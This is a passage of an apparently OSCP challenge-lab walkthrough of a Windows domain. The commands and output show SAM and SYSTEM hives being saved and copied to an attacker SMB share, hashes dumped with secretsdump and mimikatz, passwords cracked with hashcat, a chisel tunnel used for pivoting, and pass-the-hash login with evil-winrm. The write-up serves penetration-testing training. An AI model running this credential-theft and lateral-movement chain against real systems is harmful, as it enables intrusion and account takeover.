
```
PS C:\Users\Mary.Williams\Downloads> reg save HKLM\sam sam
reg save HKLM\sam sam
The operation completed successfully.
PS C:\Users\Mary.Williams\Downloads> reg save HKLM\system system
reg save HKLM\system system
The operation completed successfully.
```

We can set up an SMB server to transfer the files to our host:




```
PS C:\Users\Mary.Williams\Downloads> copy sam \\192.168.45.185\share\sam
copy sam \\192.168.45.185\share\sam
PS C:\Users\Mary.Williams\Downloads> copy system \\192.168.45.185\share\system
copy system \\192.168.45.185\share\system
```

Now we can use secretsdump.py to dump the hashes:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ secretsdump.py -sam sam -system system local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xa5403534b0978445a2df2d30d19a7980
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3c4495bbd678fac8c9d218be4f2bbc7b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
Mary.Williams:1002:aad3b435b51404eeaad3b435b51404ee:9a3121977ee93af56ebd0ef4f527a35e:::
support:1003:aad3b435b51404eeaad3b435b51404ee:d9358122015c5b159574a88b3c0d2071:::
[*] Cleaning up...
```

We can save these hashes to a file have have hashcat attempt to crack them:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ hashcat -m 1000 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

We can see that we were able to crack the Administrators password:




```
31d6cfe0d16ae931b73c59d7e0c089c0:
d9358122015c5b159574a88b3c0d2071:Freedom1
3c4495bbd678fac8c9d218be4f2bbc7b:December31
```

We need to begin enumerating the domain. We can start by enumerating users:




```
PS C:\Windows\system32> net user /domain
The request will be processed at a domain controller for domain oscp.exam.


User accounts for \\DC01.oscp.exam

-------------------------------------------------------------------------------
Administrator            Aimee.Hunt               Carol.Webb
celia.almeda             Chelsea.Byrne            Donna.Johnson
Emily.Bishop             Frank.Farrell            Georgina.Begum
Guest                    Jamie.Thomas             Jane.Booth
Janice.Turner            Joan.North               john.dorian
Kenneth.Coles            krbtgt                   Lawrence.Kay
Leonard.Morris           Linda.Patel              Luke.Martin
Oliver.Gray              Sandra.Craig             Shane.Mitchell
sql_svc                  Thomas.Robinson          tom.kinney
tom_admin                web_svc
The command completed with one or more errors.
```

Now that we have a list of users, we can save for brute forcing later on in the assessment. More importantly, there is a domain user who has a profile on this host. We can attempt to find credentials for celia.almeda using mimikatz to dump credentials of all logon users:




```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```

With that we retrieve celia.almeda's NTLM hash which we can use for Authentication in a Windows environment:




```
User Name         : celia.almeda
Domain            : OSCP
Logon Server      : DC01
Logon Time        : 3/29/2024 1:12:04 AM
SID               : S-1-5-21-2610934713-1581164095-2706428072-1105
        msv :
         [00000003] Primary
         * Username : celia.almeda
         * Domain   : OSCP
         * NTLM     : e728ecbadfb02f51ce8eed753f3ff3fd
         * SHA1     : 8cb61017910862af238631bf7aaae38df64998cd
         * DPAPI    : f3ad0317c20e905dd62889dd51e7c52f
        tspkg :
        wdigest :
         * Username : celia.almeda
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : celia.almeda
         * Domain   : OSCP.EXAM
         * Password : (null)
        ssp :
        credman :
        cloudap :
```

Now with valid credentials, we can enumerate the network using a tool known as chisel to conduct port forwarding. We can configure the port forwarding using the following command:




```
┌──(kali㉿kali)-[~/Tools]
└─$ chisel server -p 8090 --reverse
2024/11/15 15:13:00 server: Reverse tunnelling enabled
2024/11/15 15:13:00 server: Fingerprint w4m6beNPncXzVB70sRACnPqST+HYaptLVpFpMnnKgeQ=
2024/11/15 15:13:00 server: Listening on http://0.0.0.0:8090
2024/11/15 15:14:36 server: session#1: Client version (1.10.1) differs from server version (1.10.1-0kali1)
2024/11/15 15:14:36 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Now that the chisel server is established on our Kali instance we can setup our client on our pivot host:




```
PS C:\Users\Administrator\Documents> .\chisel.exe client 192.168.45.185:8090 R:1080:socks
2024/11/15 12:14:33 client: Connecting to ws://192.168.45.185:8090
2024/11/15 12:14:34 client: Connected (Latency 39.0448ms)
```

Now we can update our proxychains.conf file to add this host:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1 1080
```

Now we can attempt to log in to MS02 using proxychains and celia.almeda's credentials:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ proxychains evil-winrm -i 10.10.206.142 -u celia.almeda -H e728ecbadfb02f51ce8eed753f3ff3fd
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
```

Now we are on the internal host as celia.almeda:




```
*Evil-WinRM* PS C:\Users\celia.almeda\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.206.142
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.206.254
```

After enumerating the host I noticed there was a windows.old file which is typically used as a backup of the C:\Windows directory:




```
*Evil-WinRM* PS C:\Users\celia.almeda\Documents> cd C:\windows.old
```

Usually, credentials are stored here such as unattend.xml and the SAM and SYSTEM files. Typically we cannot access some of these files without Admin privileges but hopefully, we can interact with them from the backup. First, we need to find them, which we can do using the Get-ChildItem -Recurse command in PowerShell to drill down into the subdirectories:




```
